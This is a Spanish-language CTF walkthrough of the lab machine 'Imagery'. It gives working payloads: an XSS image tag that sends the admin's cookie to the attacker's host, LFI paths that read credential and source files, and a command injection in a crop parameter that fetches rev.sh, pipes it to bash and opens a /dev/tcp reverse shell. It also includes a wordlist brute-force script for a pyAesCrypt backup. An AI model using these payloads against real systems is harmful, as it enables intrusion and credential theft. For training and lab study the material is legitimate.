 nohh022
Table of contents
Open Table of contents
Enumeración
La máquina Imagery tiene la ip 10.129.242.164
Descubrimiento de Puertos
Vamos a empezar enumerando todos los puertos abiertos de la máquina, así como los servicios y las versiones que se están ejecutando en ellos mediante la herramienta nmap.
nmap -sS -p- --open --min-rate 5000 -sCV -n -Pn 10.129.242.164

Nmap scan report for 10.129.242.164
Host is up (0.057s latency).
Not shown: 64728 closed tcp ports (reset), 805 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Puerto 8000 (Web)
Accedemos con el navegador y vemos una web de galería de fotos. En la barra de navegación tenemos dos secciones, una para registrarnos y otra para iniciar sesión, como no disponemos de credenciales vamos a registrarnos.
Nos registramos con el usuario test@test.es y accedemos.

Tenemos un panel interno en el que podemos subir imágenes y verlas en una galería.

Si revisamos el footer vemos un apartado de Report bug. Se trata de un panel para notificar bugs de la web.
Explotación
XSS
Vamos interceptar la petición de envío del reporte de bugs con burpsuite

La respuesta del servidor nos indica que el reporte será revisado por un usuario admin, por lo que podemos probar si el panel es vulnerable a Cross-Site Scripting (XSS) y en caso afirmativo, conseguir la cookie del admin.
Levantamos un servidor http en nuestro equipo
python3 -m http.server 80Y en el body enviamos:
{
  "bugName":"bug",
  "bugDetails":"<img src=0 onerror='fetch(\"http://10.X.X.X\")'/>"
}
Recibimos una petición de la máquina en nuestro servidor, por lo tanto vamos hacer que el usuario admin nos envíe su cookie de sesión.
{
  "bugName":"bug",
  "bugDetails":"<img src=0 onerror='var cookie=btoa(document.cookie); fetch(\"http://10.X.X.X/?c=\" + cookie)'/>"
}
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.242.164 - - [13/May/2026 05:59:12] "GET / HTTP/1.1" 200 -
10.129.242.164 - - [13/May/2026 06:01:12] "GET /?c=c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFnUk0xQS5XOUtDVkhKYVVVb0M5MjFoZjdTNTl4eDF5YW8= HTTP/1.1" 200 -De este modo recibimos la cookie en base64. Ahora decodificamos la cookie
echo c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFnUk0xQS5XOUtDVkhKYVVVb0M5MjFoZjdTNTl4eDF5YW8= | base64 -d

session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.agRM1A.W9KCVHJaUUoC921hf7S59xx1yao
Sustituimos esta nueva cookie por la que tenemos en nuestra sesión y recargamos la página.
Ya somos el usuario admin de la aplicación.
LFI
En su panel podemos descargar logs de inicio de sesión de cada usuario, por lo que vamos a usar burpsuite para analizar la petición.

Vemos como se envía un parámetro por get, log_identifier, para apuntar a los logs, por lo que podemos probar a apuntar al /etc/passwd.

Confirmamos que se trata de un Local File Inclusion (LFI) y que el sistema tiene dos usuarios, web y mark.
La aplicación está usando Werkzeug como web server, el cual por defecto no guarda los logs en un archivo, por lo que no podemos realizar un log poisoning y tampoco podemos leer las keys de los usuarios para conectarnos por ssh.
Vamos a listar las variables de entorno del usuario que ejecuta la web apuntanto al archivo /proc/self/environ
LANG=en_US.UTF-8
PATH=/home/web/web/env/bin:/sbin:/usr/bin
USER=web
LOGNAME=web
HOME=/home/web
SHELL=/bin/bash
INVOCATION_ID=25fb4190cf1f440f9c67492872edd3e3
JOURNAL_STREAM=9:18645
SYSTEMD_EXEC_PID=1384
MEMORY_PRESSURE_WATCH=/sys/fs/cgroup/system.slice/flaskapp.service/memory.pressure
MEMORY_PRESSURE_WRITE=c29tZSAyMDAwMDAgMjAwMDAwMAA=
CRON_BYPASS_TOKEN=K7Zg9vB$24NmW!q8xR0p/runL!
Como vemos en el PATH parece ser que el directorio raíz de la aplicación es /home/web/web por lo que podemos aprovechar el LFI para leer su código fuente.
Apuntamos al /home/web/web/app.py
from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
Vemos que se importan los archivos de las diferentes funciones de la web y además un config, que podría tener información sobre el sistema. Así que leemos el contenido del config apuntanto al /home/web/web/config.py
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'
Se está usando como base de datos el archivo db.json, si lo leemos descubrimos las credenciales de los usuarios de la web.
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ],
  ...
}
Además del admin tenemos un usuario testuser y su contraseña encriptada, si usamos https://hashes.com/en/decrypt/hash para romperla obtenemos iambatman
Command Injection
Seguimos revisando los archivos y encontramos otro con contenido interesante, api_edit. Para acceder a él apuntamos a /home/web/web/api_edit.py
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    transform_type = request_payload.get('transformType')
    params = request_payload.get('params', {})
    if not image_id or not transform_type:
        return jsonify({'success': False, 'message': 'Image ID and transform type are required.'}), 400
    application_data = _load_data()
    original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)
    if not original_image:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to transform.'}), 404
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
    if not os.path.exists(original_filepath):
        return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
    if original_image.get('actual_mimetype') not in ALLOWED_TRANSFORM_MIME_TYPES:
        return jsonify({'success': False, 'message': f"Transformation not supported for '{original_image.get('actual_mimetype')}' files."}), 400
    original_ext = original_image['filename'].rsplit('.', 1)[1].lower()
    if original_ext not in ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM:
        return jsonify({'success': False, 'message': f"Transformation not supported for {original_ext.upper()} files."}), 400
    try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
Tenemos el endpoint /apply_visual_transform con una función bastante larga. Básicamente tramita una petición por POST en la que valida si el usuario tiene una cuenta de testuser, en caso afirmativo recibe un json y usa campos de ese json en un subprocess para modificar características de una imagen, pero no aplica ninguna sanetización, por lo que nos da vía libre a inyectar comandos.
Por lo tanto, vamos a aprovechar esta vulnerabilidad.
Primero iniciamos sesión como testuser@imagery.htb, subimos una imagen en el apartado de upload, nos vamos al apartado de Manage Groups en Gallery, seleccionamos nuestra imagen e interceptamos la petición para ver el imageId de nuestra imagen.


Ahora con él, nos volvemos a levantar un servicio http con python y usamos burpsuite para mandar una petición al endpoint /apply_visual_transform con el siguiente json en el body:
{
  "imageId":"0f9118d8-e411-4244-9eba-fbcb5b159c04",
  "transformType":"crop",
  "params":{
    "x":"12",
    "y":";curl 10.X.X.X;",
    "width":"12",
    "height":"12"
  }
}
Al enviarla recibimos la petición de la máquina en nuestro servicio http, por lo tanto ya podemos ejecutar comandos.

Ahora vamos a enviarnos una reverse shell, para ello nos creamos un archivo rev.sh
bash -i >& /dev/tcp/10.X.X.X/443 0>&1Levantamos el servicio http
python3 -m http.server 80Nos ponemos en escucha con netcat
nc -nlvp 443Y ahora enviamos la petición con en el body
{
  "imageId":"0f9118d8-e411-4244-9eba-fbcb5b159c04",
  "transformType":"crop",
  "params":{
    "x":"12",
    "y":";curl http://10.X.X.X/rev.sh|bash;",
    "width":"12",
    "height":"12"
  }
}
Recibimos la reverse shell y entramos como el usuario web.
Escalada de Privilegios
Mark
Enumeramos el sistema y encontramos un archivo encriptado /var/backups/web_20250806_120723.zip.aes, nos lo pasamos a nuestro equipo.
En nuestro equipo
nc -nlvp 100 > web_20250806_120723.zip.aesEn la máquina
cat /var/backups/web_20250806_120723.zip.ae > /dev/tcp/10.X.X.X/100Si aplicamos file para ver de que se trata vemos que ha sido creado por pyAesCrypt. Vamos a crear un script para poder romperlo mediante fuerza bruta.
import pyAesCrypt

with open("/usr/share/wordlists/rockyou.txt", "r", encoding="utf-8", errors="ignore") as file:
    for line in file:
        password=line.strip()
        if not password:
            continue
        try:
            pyAesCrypt.decryptFile("web_20250806_120723.zip.aes", "web_20250806_120723.zip", password)
            print("Correct password --> " + str(password))
            break
        except ValueError as error:
            continue
Lo ejecutamos y obtenemos la contraseña bestfriends
El script nos desencripta ya el archivo, así que solo nos queda descomprimirlo con unzip y revisarlo.
